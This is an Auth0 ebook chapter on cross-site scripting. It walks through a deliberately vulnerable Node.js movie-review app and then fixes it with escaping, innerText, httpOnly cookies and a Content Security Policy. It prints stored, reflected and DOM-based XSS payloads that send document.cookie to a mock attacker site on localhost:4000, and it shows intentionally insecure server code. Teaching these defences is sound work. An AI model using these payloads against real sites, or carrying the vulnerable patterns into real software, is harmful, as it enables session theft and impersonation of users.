auth0

Security for Web Developers

A Practical Tour in Five Examples

by Andrea Chiarelli

EBOOK

auth0.com

Contents

Contents

Contents

Introduction

“Know your enemy and know yourself, find naught in fear for 100 battles. Know yourself but not your enemy, find level of loss and victory. Know not thy enemy nor yourself, wallow in defeat every time.”

--Sun Tzu, *The Art of War*, Chap. III - *Strategic Attack*

As a developer, there's a good chance that your work is intimately engaged with the Web. Whether you build Single Page Applications (SPAs), server-rendered apps, or purely backend APIs, the Web gives incredible power and a great responsibility. No matter how you're involved in web development, you can't ignore the significance of security in the applications you build.

Web security is a vast and constantly evolving topic, just like web technologies themselves. Among your duties as a professional web developer, you must be aware of the dangers to which the applications you create may be exposed and apply appropriate solutions to protect them.

This book will drive you through a hands-on exploration of a few of the most notorious threats that can affect web applications. Reading it will not make you a security expert but will let you understand how those threats work in practice and how you can write better code to secure your applications. By reading the examples brought by the book, you'll become more aware of the web threats' dynamics. Hopefully, it will become easier for you to adopt a *security by design* mindset. i.e., an approach that makes you think of security at each step of your application development.

The Web: From Content to Development Platform

The role of the Web has changed since it was invented in the early '90s. Initially, it was primarily intended as a content management system: a tool to share and link static documents. The HTTP protocol and the HTML language were enough to accomplish these modest goals, and security issues were mainly limited to managing access to confidential documents.

The demand for interactivity, the entry of JavaScript, and the introduction of dynamic page generation technologies have totally changed the primary use of the Web. It has evolved from a simple content management system

to the backbone of software and human connection. This transition has continuously brought new challenges, with security concerns chief among them. Running dynamic code on both the client and the server is the norm. The modern paradigm brings benefits but also pitfalls.

Web Applications and Security

Web application security consists of measures that protect a website or web application from external attacks that may lead to data loss, denial of service, privacy violation, etc.

When you deploy a web application, it is potentially available to everyone. You can't make any assumptions about the users (authorized or unauthorized) who will access it. You should assume by default that your application is exposed to any possible security risk.

Three key concepts should be clear to you when analyzing your application security:

- **Threats** are incidents that can potentially harm your application. Think of them as external processes that your application must defend against.
- **Vulnerabilities** are weaknesses in your application that attackers can exploit. They can depend on design flaws or bugs - not just in your code, but also its dependencies. Deficiencies can also exist at the infrastructure level, such as insecure protocols or network issues.
- **Risks** are the potential damage your application can suffer when a threat exploits a vulnerability. You can think of risks as the intersection of threats and vulnerabilities.

Using the metaphor proposed by the quote at the beginning of this chapter, threats are your enemy's weapons, and vulnerabilities are your weakness.

You have to know both to face the battle and make decisions with a calculated risk.

Learning how security attacks work is the first pass to avoid them.

The Most Common Web Application Threats

It is not possible to make a complete list of potential threats to which a web application is exposed. The constantly-shifting state of web security means that there are too many variables at play. However, there are well-known threats that you should be aware of.

The **Open Web Application Security Project** (OWASP), the online community devoted to spreading knowledge and awareness about web security, tracks the most common security risks for web applications in its **OWASP Top Ten**. This document intends to create security awareness in the developer audience by detailing the ten most critical security risks. It represents an excellent first step towards creating a security culture in the developers' community.

The Book Organization

This book complements the security culture promoted by OWASP by showing some of the most common web development security threats in detail, along with typical prevention measures. Each chapter is dedicated to one threat and provides you with working examples of vulnerable applications. Using these examples, you'll learn the "behind the scenes" details of each threat and how to remediate the application's vulnerability.

> The applications discussed in the book are built using the Node.js ecosystem. However, the concepts explained are independent of the programming language and development framework used.

Throughout the book, I'll address the following threats:

- **Cross-Site Scripting (XSS)**: this chapter will show you one of the most common attacks based on code injection. You will learn how XSS attacks work and the measures you can apply to prevent them.
- **Cross-Site Request Forgery (CSRF)**: CRFS attacks aim at performing unauthorized operations exploiting your identity. You will learn how it can happen and how to remediate this threat.
- **Clickjacking**: in this chapter, you will learn visual tricks that make users click a user interface element that performs actions on another website.
- **Third-Party Assets Security Risks**: Your application's vulnerabilities may also come from third-party dependencies your code relies on. This chapter explains how it can happen and how you can mitigate this risk.
- **HTTPS Downgrade Attacks**: In this chapter, you will learn how attackers can downgrade HTTPS connections to unencrypted HTTP traffic.

Cross-site Scripting

"The art of war teaches us to rely not on the likelihood of the enemy's not coming, but on our own readiness to receive him; not on the chance of his not attacking, but rather on the fact that we have made our position unassailable."

- Sun Tzu, *The Art of War*, Chap. VIII - *Variations and Adaptability*

Cross-Site Scripting

Cross-Site Scripting is one of the most common attacks based on code injection. Although it's a well-known type of attack by name, few developers genuinely understand how it works. If you don't understand its mechanisms, then it is much more difficult to defend against. This chapter will teach what an XSS attack is and defensive techniques. You will achieve this goal by inspecting an XSS-vulnerable application and then updating the code to fix the vulnerability.

What Is XSS?

A *Cross-Site Scripting* attack (also known as XSS attack) involves injecting code into a legitimate and trusted website using input for non-code information. The actors involved in an XSS attack are:

- The **vulnerable website**: a website with a vulnerability that allows code injection (*XSS vulnerability*).
- The **victim**: a user of the vulnerable website, the actual target of the attack.
- The **attacker**: a user who injects the malicious code, typically in JavaScript, into the vulnerable website.

The attacker uses the vulnerable website as a vector to deliver their malicious script to the actual victim: the user of the vulnerable website. The victim's browser will execute the injected JavaScript code without the user's knowledge.

At first glance, this may seem not so critical. After all, JavaScript typically has no direct access to the user's system with modern, updated browsers.

However, JavaScript can access quite a bit of sensitive data related to the website the user is browsing. This data could include cookies, security tokens, and more. Importantly, JavaScript can send data to arbitrary servers and manipulate the DOM of the current page.

These possibilities may be very harmful to your website or web application, as you will learn in a moment.

XSS in Action

To better understand how XSS attacks work, you will set up an environment with all the elements to reproduce a simplified version of the attack. To run this environment, you just need **Node.js** installed on your machine.

> Although the example shown in this chapter uses Node.js as a server runtime, be aware that XSS attacks are not related to a specific server-side technology. The principles you will learn can be applied to any technology like ASP.NET, PHP, Django, etc. In addition, since XSS attacks involve JavaScript, your client-side code is affected too.

Set up the environment

To obtain the playground environment for experiencing an XSS attack firsthand, download the sample project from GitHub by running this command in a terminal window:

```
git clone https://github.com/auth0-blog/xss-sample-app.git
```


Now, move into the project's root folder and install the project's dependencies by running the following command:

```
npm install
```

Finally, launch the vulnerable website by running this command:

```
npm start
```

Point your browser to the **htttp://localhost:3000** address. You should see the following page:



The project implements a specific movie page of a fictitious movie streaming website. Users can add a movie review by simply filling in the


text box and clicking the submit button. For simplicity, assume that users have already been authenticated, and this is just one specific step in the user's journey on the website.

When you add your review, you see it appear in the comments section. Other users can see your review too.

Now that the vulnerable website is up and running, launch the attacker's website typing this command in the project's root folder:

```
npm run start-attacker
```

To ensure that it runs correctly, point a new tab of your browser to the **http://localhost:4000** address. You should see the following page:



This website captures private data from the vulnerable website by exploiting its cross-site scripting vulnerabilities.

Let's see the attack in action.

Injecting the malicious code


Now, assume you are the attacker visiting the streaming website and, instead of adding a review to the movie, you insert the following string in the review text box:

```
<script>fetch(`http://localhost:4000?data=${encodeURIComponent(window.
location.search)}`)</script>
```


As you can see, this is a script element containing a JavaScript statement that sends an HTTP request to the attacker's website. That HTTP request is passing the current search query parameters.

> Using the `<script>` element is just one example of how you can inject your JavaScript code. You can perform code injection using various HTML tags. Be aware that other XSS injection techniques involve CSS, direct JavaScript code, etc.

After submitting this string, you will get the following result in the page of the vulnerable website:



At the bottom of the page, you will find an empty comment. This may seem harmless. However, if you reload the attacker's website, you will see that it grabbed your current query string:




This isn't the actual XSS attack since you (the attacker) just sent your own data to yourself. This step has just illustrated the *preparation* for the attack itself.

The actual attack

The actual attack happens when another user accesses that page of the vulnerable website. To simulate a different user, open another browser tab in incognito mode (or an instance of a different browser). Then navigate to the vulnerable website and add a new review for the movie.

You will notice that nothing strange happens on the vulnerable website. Your review is appended right below the empty one. However, try to reload the attacker's website. You will see your new review below the previous one:



Your review has been captured by the attacker without you even realizing it.

You may think that capturing reviews isn't particularly interesting since the review is public anyway. But consider what may happen if you, as the attacker, drop the following code snippet as your review on the movie:

```
<script>fetch(`http://localhost:4000?data=${document.cookie}`)<script>
```

If the vulnerable website developer has taken no precautions to secure the cookies, you will capture the current user's cookies. This means capturing users' sessions and enabling access to the vulnerable website via impersonation. Other users' browser storage is also at risk. If they are storing their **access token** in the browser, you (as the attacker) now have the opportunity to access resources on their behalf!

Does that seem dangerous enough?

Post-mortem Analysis

So, what vulnerability in the sample streaming website did the attacker exploit to intercept the user's data?

Let's take a look at the code of the vulnerable website. It is a Node.js application that uses Express as a web framework, and its entry point is the `server.js` file. Of course, this application's code is intentionally naive, just to highlight the core principles behind the attack. Nevertheless, be aware that the same kind of vulnerability may arise even in a much more sophisticated codebase.

> The example presented in this chapter is based on Node.js and Express. However, remember that XSS attacks are independent of any specific technology. The same principles you will learn in this analysis are also applicable to a different server-side technology.

The content of the `server.js` file looks like the following:

```
// server.js

const express = require("express");
const session = require('express-session');
const fs = require('fs');

const port = 3000;
const app = express();

let reviews = [];

app.use(express.static('public'));
```

```
app.use(session({
  secret: 'my-secret',
  resave: true,
  saveUninitialized: true,
  cookie: {
    httpOnly: false
  }
}));

app.get('/', function (req, res) {
  if (req.query.newReview) reviews.push(req.query.newReview);
  const formattedReviews = reviews.map((review)=> `<dt>User</dt><dd>${review}</
dd>`).join(' ');
  const template = fs.readFileSync('./templates/index.html', 'utf8');
  const view = template.replace('$reviews$', formattedReviews);
  res.send(view);
});

app.listen(port, () => console.log(`The server is listening at http://
localhost:${port}`));
```

Let's focus on the relevant point of this investigation: how the server handles the website page's request. In the code above, it is represented by the `app.get()` handler. Basically, when the server receives the request, it performs the following steps:

1. It adds the new review to the `reviews` array.
2. It creates a formatted string by joining the `reviews` array items.
3. It loads an HTML template from a file.

4. It replaces the `$reviews$` placeholder with the formatted string.
5. It sends the result to the user's browser in the HTTP response.

The relevant part of the HTML template for the movie page looks as follows:

```
<!-- templates/index.html -->

<!DOCTYPE html>
<html lang=en>
  <head>
  <!-- Styles, scripts, and other stuff -->
  </head>
  <body>
    <!-- Other sections -->

    <section id="comments">
      <form>
        <fieldset>
          <textarea name="newReview" cols="80" rows="5" placeholder="Add your
review"></textarea>
          <button type="submit">Submit</button>
        </fieldset>
      </form>
      <hr>
      <h2>Comments</h2>
      <dl>
        $reviews$   // 👈 risky statement
      </dl>
    </section>
  </body>
</html>
```

Here, the main reason for the XSS vulnerability lies in the **lack of sanitization** of the data sent by the user. Data is accepted as it is sent, without any control over its validity and security. In this case, the placeholder highlighted in the code snippet above is replaced with the reviews sent by the user without any validity checks. Since the attacker's review is valid HTML code and there is no sanitization, the user's browser interprets the attacker's review as code, injecting it into the HTML without any apparent visual changes.

There is also another weakness in the `server.js` file code. Let's take a closer look at it:

```
// server.js

// ...existing code...

app.use(express.static('public'));
app.use(session({
  secret: 'my-secret',
  resave: true,
  saveUninitialized: true,
  cookie: {
    httpOnly: false    // 👈 risky configuration
  }
}));

// ...existing code...
```

The standout section in `server.js` is the configuration of the cookies for the session. Even if it is not strictly related to XSS attacks, the `httpOnly: false` setting allows JavaScript to capture the user's session data. It's a good practice to keep `httpOnly: true` for session cookies.

Types of XSS

The attack illustrated and analyzed above is just one possible way to inject malicious content into a web application. In this case, the attacker injects the code into the website, which stores it and unintentionally distributes it to any user. In the example you analyzed, the malicious JavaScript code is stored in the `reviews` variable shared among the vulnerable website's users. In most real-life cases, that code is typically stored in a database. That's why this particular XSS attack example is called *Stored XSS* or *Persistent XSS*.

Security experts classify XSS attacks into three categories: *Stored XSS*, *Reflected XSS*, and *DOM-based XSS*. You will see that they work slightly differently, but the core principle is the same: injecting a malicious piece of code to steal confidential data from the user through a trusted website.

Stored XSS

As I mentioned, the previous XSS attack uses **a snippet of malicious code stored on the server side**. This code remains active until someone explicitly removes it. It may affect a single user or many users, depending on the visibility of the injected code. For example, in the case of the sample streaming website, comments are public, so all users are affected, whereas code injected into a restricted area of a site won't affect everyone.

To recap the example of attack you've seen above, these are the typical steps for a Stored XSS attack:

1. The attacker visits the vulnerable website and injects the malicious code.
2. The malicious code is persisted on the server.
3. The user visits the vulnerable website and runs the malicious code.

Reflected XSS


In a *Stored XSS* attack, the user receives the malicious code from the vulnerable website's response to a legitimate request. In a *Reflected XSS* attack, **the malicious code is included in the user's request to the vulnerable website**. In other words, in this case, it's not the attacker injecting the malicious code into the vulnerable website but the victim.

The attacker's burden is to provide the user with a malicious code link. This can be accomplished in many different ways: publishing it on a website, including it in an e-mail, sharing it on a social network, and more.

Let's see what the flow of a typical *Reflected XSS* attack is:

1. The user visits the attacker's website (or receives an e-mail, etc.) and clicks on a link.
2. The user is redirected to the vulnerable website with the malicious code encoded in the URL parameters.
3. The user unintentionally injects and runs the malicious code as an effect of visiting the vulnerable website.

To try this type of attack yourself, go back to your browser and reload the sample attacker website by typing the address `http://localhost:4000/?mode=reflected`. This time, the attacker website should look like this:



The only new thing is a *Visit this website!* link below the title. If you click that link, you will be redirected to the streaming website. Looking at the address bar of your browser, you will notice the following link:

```
http://localhost:3000/?newReview=%3Cscript%3Efetch%28%60http%3A%2F%2Flocal
host%3A4000%3Fdata%3D%24%7Bdocument.cookie%7D%60%29%3C%2Fscript%3E
```

It has the `newReview` parameter in the query string, and this parameter is assigned the encoded version of the script element you saw before. This URL exploits the sample website's vulnerability to add the malicious code as a standard movie review.

Just by accessing the streaming website, you've added a new empty comment, and your session cookie has been sent to the attacker's website. You can verify this by reloading the attacker's website. You should now see your cookie under "I stole this data."

Maybe you may think that a more skilled user may notice the suspicious parameter in the malicious URL before clicking on the link. Consider, however, that the attacker could also hide the malicious code by using an URL shortening service or various other tricks.

DOM-based XSS

While the *Stored* and *Reflected XSS* attacks involve the server, a *DOM-based XSS* attack involves only the browser and the DOM manipulation operated via JavaScript. Consider the following flow:

1. The user visits the attacker's website or receives a link from the attacker.
2. The user is redirected to the vulnerable website with an URL containing the malicious code.

3. The vulnerable website receives the request and provides the page but doesn't process the malicious code.


4. The client-side JavaScript accesses the malicious code and runs it on the user's browser.

In this case, the malicious code is intended for the client-side code. JavaScript processes the input to perform some DOM manipulation to run the malicious code without involving the server.

As a practical example, point again your browser to the sample streaming website, insert the following string in the search box, and click the *Go* button:

```
<img src="noimage" onerror=fetch(`http://localhost:4000?data=${document.cookie}`)/>
```

You will see a broken image on the results page as in the following picture:



> Don't worry if you do not get any results. It's by design!
> Remember that this is just an example to show how XSS works.

This broken image is the means used by the attacker to steal your session cookie. As usual, you can confirm this by reloading the attacker's website.

To understand what happened, take a look at the `index.html` file in the `templates` folder. The following is the relevant markup for the search box and the results section:

```
<!-- templates/index.html -->

<!DOCTYPE html>
<html lang=en>
  <head>
  <!-- Styles, scripts, and other stuff -->
  </head>
  <body>
    <section>
      <h1>The Vulnerable Movie Center</h1>
      <hr class="thin">
      <form id="search-form" onsubmit="return search()">
        <input id="keyword" type="text" class="thin" placeholder="Search a
movie"><button type="submit" class="thin">Go</button></form>
      <hr>
    </section>

    <section id="search-result">
      You searched for <span id="search-term"></span>
      <p>Waiting for server's response...</p>
    </section>

      <!-- Other sections -->
  </body>
</html>
```

This is the `search()` JavaScript function that processes the keyword and gets the results from the server:

```
function search() {
  const searchResult = document.getElementById("search-result");
  const searchTerm = document.getElementById("search-term");
  const keyword = document.getElementById("keyword");

  const movieData = document.getElementById("movie-data");
  const comments = document.getElementById("comments");

  movieData.style.visibility = "hidden";
  comments.style.visibility = "hidden";

  searchResult.style.display = "block";

  searchTerm.innerHTML = keyword.value;  // 👈 risky statement

  //fetching results related to the keyword value from the server

  return false;
}
```

As you can see, the function gets the input inserted by the user via the `keyword` element and assigns its value to the `searchTerm` element as immediate feedback. Then it should query the server and show the results, but this part is omitted for simplicity. The big mistake here is directly assigning the user's input to the `innerHTML` property of the `searchResult` element directly. This causes the rendering of the fake image injected in the search box, which in turn triggers the execution of the `onerror` handler.

> You may wonder why the `<img>` tag has been used here instead of the `<script>` tag as in the previous examples. Well, this is because, by **HTML5 specs**, a `<script>` block assigned to the `innerHTML` property of an element will not be executed.

XSS Defense: Working on Untrusted data

Now that you have a clearer understanding of how Cross-Site Scripting attacks work, the next step is learning how to protect your application from them. You may have realized that the main reason for having an XSS vulnerability is the lack of data validation. The primary defense against XSS attacks is not trusting user input. You have two primary strategies:

- **Validate user input:** You must make sure that all the data entered by the user is as you expect it to be. Use validation functions, regular expressions, and whatever prevents the user from sending you data in an unexpected format. **Sanitize** user input or reject it. Also, be sure to validate user input both on the client and on the server side.
- **Escape untrusted output:** As you learned, showing data to the user is the primary means to execute the injected malicious code. Even if you validated the user input, don't trust it too much. Combine input validation with output escaping so user's browsers won't interpret it as code.

You can perform data validation and output escaping on your own. However, like many security practices, this may be a daunting undertaking. You run the risk of incompletely accomplishing these goals, not to mention wasting time to reinvent the wheel. Instead, you should rely on established libraries and template engines. For example, for the sample project of the vulnerable streaming site, you could use the **EJS template library** instead of roughly replacing placeholders in the HTML markup.

Let's take a look at how you can fix the XSS vulnerability of the sample project by applying these defenses. The first step is to add the EJS template library to the project by running the following command:

```
npm install ejs
```

Then, rename the `index.html` file under the `templates` folder to `index.ejs`. The extension change enables EJS to interpret it as a template. Now, replace the `$reviews$` placeholder in the `index.ejs` file with the EJS expression shown below:

```
<!-- templates/index.ejs -->

<!DOCTYPE html>
<html lang=en>
  <head>
  <!-- Styles, scripts, and other stuff -->
  </head>
  <body>
    <!-- Other sections -->

    <section id="comments">
      <form>
        <fieldset>
          <textarea name="newReview" cols="80" rows="5" placeholder="Add your
review"></textarea>
          <button type="submit">Submit</button>
        </fieldset>
      </form>
      <hr>
      <h2>Comments</h2>
      <dl>
        <% reviews.forEach(review => { %>        // 👈 new code
```

```
          <dt>User</dt><dd><%= review %></dd>
        <% }); %>
      </dl>
    </section>
  </body>
</html>
```

Finally, apply a few changes to the `server.js` file as shown in the following:

```
// server.js

const express = require("express");
const session = require('express-session');

const port = 3000;
const app = express();

let reviews = [];

app.set('views', './templates');  // 👈 new code
app.set('view engine', 'ejs');    // 👈 new code

app.use(express.static('public'));
app.use(session({
  secret: 'my-secret',
  resave: true,
  saveUninitialized: true,
  cookie: {
    httpOnly: true
  }
}));
```

```
// 👇 changed code
app.get('/', function (req, res) {
  if (req.query.newReview) reviews.push(req.query.newReview);

  res.render('index', {reviews});
});
// ☝️ changed code

app.listen(port, () => console.log(`The server is listening at
http://localhost:${port}`));
```

The changes highlighted above enable the streaming web application to use the EJS template engine and avoid XSS code injection in the users' reviews. Please, **check out the official documentation to learn more about EJS**.

To correctly manage the other vulnerability point in your site (the search box), take a closer look at the current code of the `search()` function within the `index.ejs` template. In particular, you should ask yourself if you actually need to use the innerHTML property to give feedback to the user. In this specific case, it indeed is not necessary. You can get the same result without the XSS risks by using the `innerText` property, as shown below:

```
function search() {
  const searchResult = document.getElementById("search-result");
  const searchTerm = document.getElementById("search-term");
  const keyword = document.getElementById("keyword");

  const movieData = document.getElementById("movie-data");
  const comments = document.getElementById("comments");

  movieData.style.visibility = "hidden";
  comments.style.visibility = "hidden";
```

```
    searchResult.style.display = "block";

    searchTerm.innerText = keyword.value;  // 👈 new code

    //fetching results related to the keyword value from the server

    return false;
}
```

The `innerHTML` property is an **HTML sink**, that is, a potentially dangerous point that needs attention. You should avoid using *sinks* unless strictly necessary. Using the `innerText` property prevents a string from being interpreted as HTML and triggering the XSS attack.

You may notice that we did not use data validation to protect both vulnerability points. In this case, this choice is because the user input has no specific format for you to control and validate. In general, the combination of both approaches ensures better protection.

Once you apply these changes, reload the streaming website in your browser and try to inject the code you saw above as a comment and in the search box:

```
<img src="noimage" onerror=fetch(`http://localhost:4000?data=${document.cookie}`)/>
```

This time your data shouldn't be captured by the attacker's website.

You can find this fixed version of the sample project in the `validation-escaping` branch of the GitHub repository. You can download it with the following command:

```
git clone -b validation-escaping https://github.com/auth0-blog/xss-sample-app.git
```

> While this sample project is based on Node.js, understanding the commonality of web attack vectors is a valuable skill. I strongly suggest adapting these input validation and escaping approaches to your favorite server-side programming framework if it isn't Node.

XSS Defense: The Content Security Policy

Escaping and validating data may give you a sense of relief that your application is safe. However, this is just one page. You should ensure that all possible injection points of your application have been analyzed and correctly fixed. This may require considerable effort and, anyway, could be an error-prone task.

As a more robust approach, you can apply the HTTP **Content-Security-Policy** (CSP) header to prevent unauthorized code execution. CSP supports many directives that help you to control how content can be combined in your HTML page. For the goal of this chapter, you will focus on the `script-src` directive that allows you to control where the JavaScript running on your page can come from.

The general syntax of the HTTP header is pretty simple:

```
Content-Security-Policy: script-src <sources>;
```

In this template, `<sources>` represents a list of strings delimited by single quotes. Each string specifies an allowed source of JavaScript code for the current web page.

Let's start getting acquainted with CSP by putting it immediately to work.

Enabling CSP

Make sure to use the original code of the sample project in the state before applying data validation and escaping. Refer to the **Set up the environment** section for directions.

In the `server.js` file, add the following code:

```
// server.js

// ...existing code...
let reviews = [];

// 👇 new code
app.use(function(req, res, next) {
  res.setHeader("Content-Security-Policy", "script-src 'self';");
  next();
});
// ☝️ new code

app.use(express.static('public'))
// ...existing code...
```

This code configures a new middleware in the Express application that attaches the HTTP CSP header to each request. In this specific case, you are specifying `'self'` as the authorized script source for any HTML page of the application. The `'self'` source tells the browser to trust only scripts coming from the current origin (**http://localhost:3000** in the example you are exploring).

Specifying the `'self'` source also blocks embedded and inline code execution. So, any injected HTML code containing an inline script like the following will not run:

```
<script>fetch(`http://localhost:4000?data=${document.cookie}`)</script>
```

